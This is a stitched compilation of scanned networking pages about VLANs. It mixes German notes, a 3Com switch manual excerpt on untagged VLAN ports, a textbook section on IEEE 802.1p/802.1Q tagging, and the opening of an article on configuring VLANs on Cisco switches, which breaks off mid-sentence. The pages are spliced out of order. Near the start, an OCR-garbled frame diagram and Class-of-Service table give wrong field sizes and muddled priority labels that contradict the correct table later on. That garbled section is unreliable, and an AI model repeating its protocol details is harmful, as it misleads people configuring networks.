



Abbildung 11-1: Das Teilen eines Netzes mit Bridges und Routern

Virtuelle LAN's

physischer Aufbau eines geschwichteten LAN's




logischer/virtueller Aufbau



Using Untagged Connections — 2

The example shown in Figure 34 illustrates a Dual Speed Hub Switch 3300 connected using untagged connections. The Switch 3300 has a SuperStack II Switch Layer 3 Module installed, which allows provide Layer 3 switching. On the Switch 3300, ports 1 and 14 belong to VLAN 1, and ports 2, 6 and 24 belong to VLAN 2. VLANs 1 and 2 communicate using the Layer 3 Module.

Figure 34 Using untagged connections — 2




This section contains examples of how you can use your Switch in a VLAN-based network.

**Using Untagged
Connections — 1**

The example shown in Figure 33 illustrates a single Switch 1100 connected to endstations and servers using untagged connections. Ports 1, 3 and 13 of the Switch belong to VLAN 1, ports 10, 12 and 24 belong to VLAN 2. VLANs 1 and 2 are completely separate and cannot communicate with each other.

Figure 33 Using untagged connections — 1



To set up the configuration shown in Figure 33:

- 1 Use the VLAN Setup page of the web interface to define VLAN 2 on the Switch.
- 2 Use the Untagged VLAN listbox on the Port Setup page of the web interface to:
 - a Place ports 1, 3 and 13 of the Switch 1100 in VLAN 1.
 - b Place ports 10, 12 and 24 of the Switch 1100 in VLAN 2.

Ethernet II - Rahmen

Priorität 8 Bit	Ziel-Adr. 6 Byte	Quell-Adr. 6 Byte	Type 2 Byte	Data/ 46 - 1500 Byte	CRC 4 Byte
--------------------	---------------------	----------------------	----------------	-------------------------	---------------

IEEE 802.1P - Ethernet-Packet

Priorität 3 Bit	Ziel-Adr. 6 Byte	Quell-Adr. 6 Byte	Type 2 Byte	Type 2 Byte	Data/ 46 - 1500 Byte	CRC 4 Byte
--------------------	---------------------	----------------------	----------------	----------------	-------------------------	---------------

Priority 3 Bits	TPI 4 Bit	VLLAH = 10 22 Bit
--------------------	--------------	----------------------

$2 \cdot 2^2 = 4 \cdot 0.96 \text{ Wörter möglich.}$

16EGG 802.1P → Class-of-Service - Kodierung

CoS-Bits	Typ der Daten
000	Ertrankwitscher Datenverkehr (dysfunctional)
001	Normaler Datenverkehr
010	Reserviert
011	Reserviert
100	Datenübertragung mit max 100mb, Verteilung Garantierter Service, interaktiver, multimedia
101	Garantierter Service, interaktive SPEECHÜBERTRAGUNG
110	Voice over IP
111	Reserviert

richten, die besonders bei der Übertragung von Sprach- oder Bilddaten notwendig ist, die man sich zum Beispiel bei Voice over IP zunutze macht.

Die VLAN-Bildung nach IEEE 802.1p/1q

Für eine Priorisierung und Bildung von VLANs auf der Ebene der Ethernet-Pakete gibt es standardisierte Methoden nach den Standards IEEE 802.1p und IEEE 802.1q. Diese wurden 1998 veröffentlicht und bieten eine herstellerunabhängige Möglichkeit für die Bildung von VLANs. Sie beschreiben, wie eine Priorisierung und die Bildung von VLANs vollzogen werden und wie die dazu notwendigen Informationen in einem Ethernet-Paket übertragen werden können. Zwecks Austausch der zusätzlichen Informationen wurde in IEEE 802.1q ein neues Format des Ethernet-Datenpakets definiert. Es beinhaltet vier zusätzliche Bytes, wodurch die zulässige Gesamtlänge bei diesen 802.1q-Datenpaketen von 1518 Bytes auf 1522 Bytes erhöht worden ist. Die zusätzlichen vier Bytes sind im Header des Datenpakets direkt nach der Quelladresse platziert, und das Ethernet-Typen/Längen-Feld ist von seiner Position um die Länge von vier Bytes einfach nach hinten verschoben worden (siehe Abbildung 7-20).

VLAN-Bildung

IEEE 802.1q




Abb. 7-20
VLAN-Header eines
Ethernet-Datenpakets

VLAN-Tagging

TPID

TCI

Über diese zusätzlichen vier Bytes kann die Zugehörigkeit zu einem VLAN (Tag) angezeigt werden, weshalb man auch vom VLAN-Tagging spricht. Die ersten zwei Bytes der zusätzlichen Informationen stellen dabei das so genannte Tag-Protocol-Identifier-Feld (TPID) dar, das durch seinen Inhalt von 0x8100 hex kennzeichnet, dass es sich bei dem Datenpaket um ein Datenpaket mit VLAN-Informationen handelt. Die darauf folgenden zwei Bytes werden als Tag-Control-Information-Feld (TCI) bezeichnet. Die ersten drei Bits des TCI-Felds werden dazu genutzt, die Priorität des Datenpaket anzugeben. Über die drei Bits können insgesamt acht verschiedene Prioritäten, die als Class of Service (CoS) bezeichnet werden, gekennzeichnet und übermittelt werden. Danach folgt das so genannte TR-Bit, das für einen Token-Ring-Encapsulation-Prozess verwendet werden kann. Über die letzten zwölf Bits des TCI werden die VLAN-Identifier (VID) übertragen, über die letztendlich maximal 4096 VLANs gebildet werden können. Jedes Datenpaket, das zu einem bestimmten VLAN gehört, wird durch eine ein-

deutige VID gekennzeichnet. Anhand dieser Informationen kann ein VLAN-fähiger Switch dann die einzelnen Datenpakete den jeweiligen Ports zuordnen.

VID Die acht verschiedenen Prioritäten, die über die drei Bits des TCI-Felds gekennzeichnet werden können, sind in dem Standard IEEE 802.1p definiert (siehe folgende Tabelle).


Tab. 7-2
Die Priorisierung laut IEEE 802.1p

CoS-Bits	Typ der Daten
000	Zeitunkritischer Datenverkehr [less than best effort (default)]
001	Normaler Datenverkehr [Best efford (background)]
010	Reserviert (Standard)
011	Reserviert (excellent effort)
100	Datenübertragung mit max. 100 ms Verzögerung
101	Garantierter Service, interaktives Multimedia
110	Garantierter Service, interaktive Sprachübertragung
111	Reserviert

Durch die Priorisierung der Datenpakete kann prinzipiell bestimmt werden, welche Pakete bevorzugt weitergeleitet werden sollen. Jedoch setzt dies voraus, dass die Komponenten, die eine solche Priorisierung unterstützen sollen, für jede Priorität eine eigene Queue (Warteschlange) aufweisen, über die sie die Datenpakete mit der geringeren Priorität zwischenpuffern können. Dies stellt alles in allem ein sehr aufwändiges Verfahren dar. Es gibt Ende des Jahres 2001 noch keine Komponente auf dem Markt, die Priorisierung in dieser Art unterstützt. Es bleibt abzuwarten, wann die vorgesehenen CoS laut 802.1p im Header eines 802.1q-Datenpakets tatsächlich genutzt werden können.

Der Switching Hub an einer angrenzenden Kollisionsdomäne

Unabhängig davon, ob ein Port an einem Switching Hub im Voll- oder Halbduplexmodus betrieben wird, stellt der Switch eine Grenze für die Ausbreitung der Kollisionsdomäne dar. D. h., die Kollisionsdomäne kann sich auf keinen Fall über den Switching Hub hinweg ausbreiten. Jeder Port muss also für sich betrachtet werden. Die Ports, die im Halbduplexmodus betrieben werden, grenzen dabei an eine Kollisionsdomäne an, wobei jeweils diese Ports als Endgeräte für die Kalkulation der maximal zulässigen Ausbreitung der Kollisionsdomäne mit einbezogen werden müssen. Dies bedeutet zum Beispiel, dass ein Port, der mit 100 MBit/s im Halbduplexmodus betrieben wird, eventuell mit seinen 50 Bitzeiten als weitester Endpunkt mit eingerechnet werden muss (siehe Abbildung 7-21).



Virtuelle LANs einrichten am Beispiel von Cisco-Switches

Netz im Netz

Eric Amberg

Mit VLANs lassen sich physische Netze in Segmente zerlegen, die strikt voneinander getrennt sind. Doch ihre Konfiguration ist nicht trivial. Eine exemplarische Einführung am Beispiel von Cisco-Switches hilft nicht nur bei den ersten Schritten weiter.

Sind Computersysteme über einen Switch verbunden, können sie im Prinzip miteinander kommunizieren, da sie sich im selben physischen Netzsegment befinden. Netzwerktechnisch ausgedrückt besteht eine Verbindung auf den OSI-Layern 1 und 2, dem Physical Layer und dem Data Link Layer. Ob die Kommunikation tatsächlich zustande kommt, hängt von weiteren Faktoren ab, allen voran von der logischen Adressierung durch das Internetprotokoll auf Layer 3 des OSI-Modells (Network Layer).

Auf IP-Ebene kann man durch die Adressen eine logische Segmentierung in sogenannte Subnetze vornehmen. Dies gilt gleichermaßen für IPv4 und IPv6. Alle Systeme (Netzwerknoten oder kurz Knoten genannt) im selben Subnetz können direkt miteinander kommunizieren. Knoten, die nicht im selben Subnetz sind, müssen über Router miteinander verbunden werden. Infolgedessen befinden sich alle Sys-

teme in einem Subnetz in einer Broadcast-Domain: Alle Subnetzteilnehmer können Broadcast-Nachrichten empfangen.

Diese Aufteilung allein auf der logischen Ebene (Layer 3) in unterschiedliche Subnetze bei gleichem physischen Netzsegment (Layer 1 und 2) stellt allerdings keine saubere Trennung dar. Denn:

- Broadcasts und Multicasts sind nicht wirklich begrenzt, da die Switches die

Broadcasts auf Layer 2 an alle Ports weiterleiten. Das führt zu einer unnötigen Belastung der Knoten und reduziert die mögliche Bandbreite.

– Systeme lassen sich durch eine IP-Konfigurationsänderung anderen Subnetzen zuordnen, ohne dass der Administrator davon etwas bemerkt. Das hebt Beschränkungen seitens der Firewalls und ähnliche Maßnahmen aus.

Theoretisch ließen sich die logischen Netzsegmente durch den Einsatz dedizierter Switches physisch trennen. Das ist jedoch nicht nur teuer, sondern auch unflexibel, da alle Systeme eines Subnetzes räumlich zusammenstehen müssen, um am selben Switch angebunden werden zu können. VLANs dagegen ermöglichen die virtuelle Aufteilung eines (oder mehrerer) physischen Switches in verschiedene Segmente.

Ein auf dem Switch eingerichtetes VLAN entspricht einer Broadcast-Domain und ist durch eine Nummer identifizierbar. Jedes Switch-Interface kann man explizit einem VLAN zuweisen, nur noch die Knoten, die an Interfaces desselben VLANs angebunden sind, können direkt miteinander kommunizieren.

Klare Trennung der Kommunikation

Auf Cisco-Switches ist das VLAN 1 ein nicht löschares Default-VLAN, dem jedes nicht explizit einem anderen VLAN zugewiesene Interface zugeordnet ist. Alle anderen sind erst einzurichten, und zwar mit dem Befehl `vlan <Nummer>`. Dazu muss der Global Configuration Mode aktiviert sein, via `configure terminal` oder `conf t`. Jedem VLAN lässt sich zudem eine Bezeichnung zuordnen. Beispiel:

```
SW1(config)#vlan 10
SW1(config-vlan)#name "LAN Berlin"
SW1(config-vlan)#exit
```

Diese Befehle richten ein VLAN mit der Nummer 10 und der Bezeichnung „LAN Berlin“ ein.

X-TRACT

- Virtual LANs (VLANs) unterteilen am Switch ein Netz auf Layer 2 in voneinander unabhängige Segmente.
- VLANs können sich über mehrere Switches erstrecken und ermöglichen so Subnetze, die unabhängig von räumlichen Restriktionen sind.
- VLANs lassen sich auf allen verbreiteten Betriebssystemen konfigurieren, sofern die Netzwerkkarte dies unterstützt.

Je nach Modus des hauseigenen Konfigurationsprotokolls VTP (VLAN Trunking Protocol, siehe Kasten) wird dieses VLAN in der VLAN-Datenbank, der Datei *vlan.dat* im Flash-Speicher oder in der Running-Config, also der laufenden Konfiguration des Switches, gespeichert.

Eine Übersicht über die vorhandenen VLANs ermöglicht der Befehl *show vlan brief* (siehe Abb. 3). In der Ausgabe sind in der ersten Spalte die VLANs zu sehen. Für Benutzer stehen die VLANs 1 bis 1001 im Standardbereich sowie 1006 bis 4094 im erweiterten Bereich zur Verfügung, die VLANs 1002 bis 1005 sind nur aus Kompatibilitätsgründen vorhanden und nicht nutzbar.

Die zweite Spalte enthält die vom Administrator vergebenen Bezeichnungen der VLANs oder systemgenerierte Namen wie **VLAN0010** für VLAN 10. In der dritten Spalte steht der Status, *active* bei allen regulären VLANs. Die vierte Spalte enthält die Interfaces, die dem jeweiligen VLAN zugeordnet sind.

Auf Cisco-Switches erfolgt die Zuordnung eines Interface zu einem VLAN im Interface Subconfiguration Mode. Um etwa dem Interface **Gi0/17** das VLAN 10 zuzuweisen, gibt man ein:


```
SW1(config)#interface GigabitEthernet0/17
SW1(config-if)#switchport access vlan 10
SW1(config-if)#exit
```

Anschließend zeigt *show vlan brief* die neue Zuordnung des Interface in der Zeile für VLAN 10.


VLAN-Tagging mit IEEE 802.1Q

In den meisten Unternehmensnetzen sind mehrere Switches im Einsatz. Dabei ist es oftmals erforderlich, Knoten eines Subnetzes an unterschiedliche Switches anzubinden. So könnte das Subnetz 10.100.193.0/24 der Abteilung „Service & Support“ zugeordnet sein, deren Mitarbeiter auf mehrere Etagen verteilt sind und darum durch verschiedene Etagen-Switches angebunden werden müssen.

Um hier eine Switch-übergreifende Kommunikation zu ermöglichen, muss die VLAN-Zuordnung einzelner Frames zwischen den Switches erhalten bleiben. Dies geschieht durch das sogenannte VLAN-Tagging nach dem Standard IEEE 802.1Q. Hierbei sind die Uplink-Ports zwischen den Switches so konfiguriert, dass die Frames, die den Port verlassen, ihre VLAN-Informationen behalten. Solche Ports werden in der Cisco-Welt als Trunk-Ports bezeichnet (engl. **to trunk = bün-**



Die logische Segmentierung auf IP-Ebene durch das Suffix 24 trennt die Systeme im Subnetz 10.1.1 von denen im Subnetz 10.2.2 (Abb. 1).



VLANs unterteilen einen physischen Switch in Segmente (Abb. 2).

```
SW1#show vlan brief
          COM3 - PUTTY
          -----
VLAN Name           Status      Ports
-----              -----
1     default        active     Gi0/1, Gi0/2
10    LAN Berlin    active     Fa0/1, Fa0/2, Fa0/3, Fa0/4
                           Fa0/5, Fa0/6, Fa0/7, Fa0/8
                           Fa0/9, Fa0/10, Fa0/11, Fa0/12
                           Fa0/13, Fa0/14, Fa0/15, Fa0/16
                           Fa0/17, Fa0/18, Fa0/19, Fa0/20
                           Fa0/21, Fa0/22, Fa0/23, Fa0/24
20    IT-Management  active     Fa0/1, Fa0/2, Fa0/3, Fa0/4
                           Fa0/5, Fa0/6, Fa0/7, Fa0/8
                           Fa0/9, Fa0/10, Fa0/11, Fa0/12
                           Fa0/13, Fa0/14, Fa0/15, Fa0/16
                           Fa0/17, Fa0/18, Fa0/19, Fa0/20
                           Fa0/21, Fa0/22, Fa0/23, Fa0/24
1002   fddi-default  act/unsup
1003   trcrf-default act/unsup
1004   fdnet-default act/unsup
1005   trbrf-default act/unsup
SW1#
```

Die VLAN-Übersicht zeigt die Zuordnung der Interfaces (Abb. 3).

dein). Bei anderen Herstellern, etwa HP oder NETGEAR, heißen sie Tagged Ports.

802.1Q sieht vor, dass das Ethernet-Paket beim Verlassen des Switches um ein vier Byte großes Label-Feld ergänzt

wird, das neben anderen Informationen in 12 Bits die VLAN-ID des VLANs enthält, dem der Frame zugeordnet ist. Der empfangende Switch liest aus dem 802.1Q-Label diese VLAN-ID aus, kennt

so die richtige VLAN-Zuordnung des Frames und kann dessen Weiterleitung auf lokale Ports beschränken, die ebenfalls diesem VLAN zugeordnet sind.

Auf diese Art können Frames inklusive ihrer VLAN-Zuordnung durch das gesamte Netzwerk über mehrere Switches transportiert werden. Durch die Zuordnung einzelner Ports auf den jeweiligen Switches zu einem bestimmten VLAN lässt sich ein Subnetz auf beliebige Ports beliebiger Switches verteilen. Zieht ein Knoten um und muss physisch an einen anderen Switch angebunden werden, kann er durch die Zuordnung des neuen Ports zum alten VLAN seine IP-Konfiguration behalten und bleibt im selben VLAN beheimatet.

VLANs machen so ein lokales Netz flexibler und einfacher skalierbar. Außerdem lassen sich die Ports der Switches effektiver nutzen, da die physischen Swit-

ches nicht mehr auf einzelne Subnetze begrenzt sind.

Es gibt eine weitere Art von Flexibilitätsanforderung: Ein physisches Interface soll in mehreren VLANs beheimatet sein, also IP-Adressen aus zwei oder mehr Subnetzen haben. Das ist zum Beispiel häufig der Fall bei Hosts für virtuelle Maschinen, deren Gastsysteme sich in unterschiedlichen Subnetzen, also VLANs, befinden.

Endgeräte mit VLAN-Tagging

Dann ist es notwendig, die Frames jedes einzelnen Gastsystems zu „taggen“, also mit einem 802.1Q-Header zu versehen, der das betreffende VLAN enthält. Der Switch auf der anderen Seite stellt dazu einen Trunk-Port bereit, der die getagten Frames dem jeweiligen VLAN zuordnet und entsprechend weiterleitet.

Hostseitig gibt es verschiedene Ansätze für das Tagging der Frames. VMware unterscheidet zwischen drei Varianten:

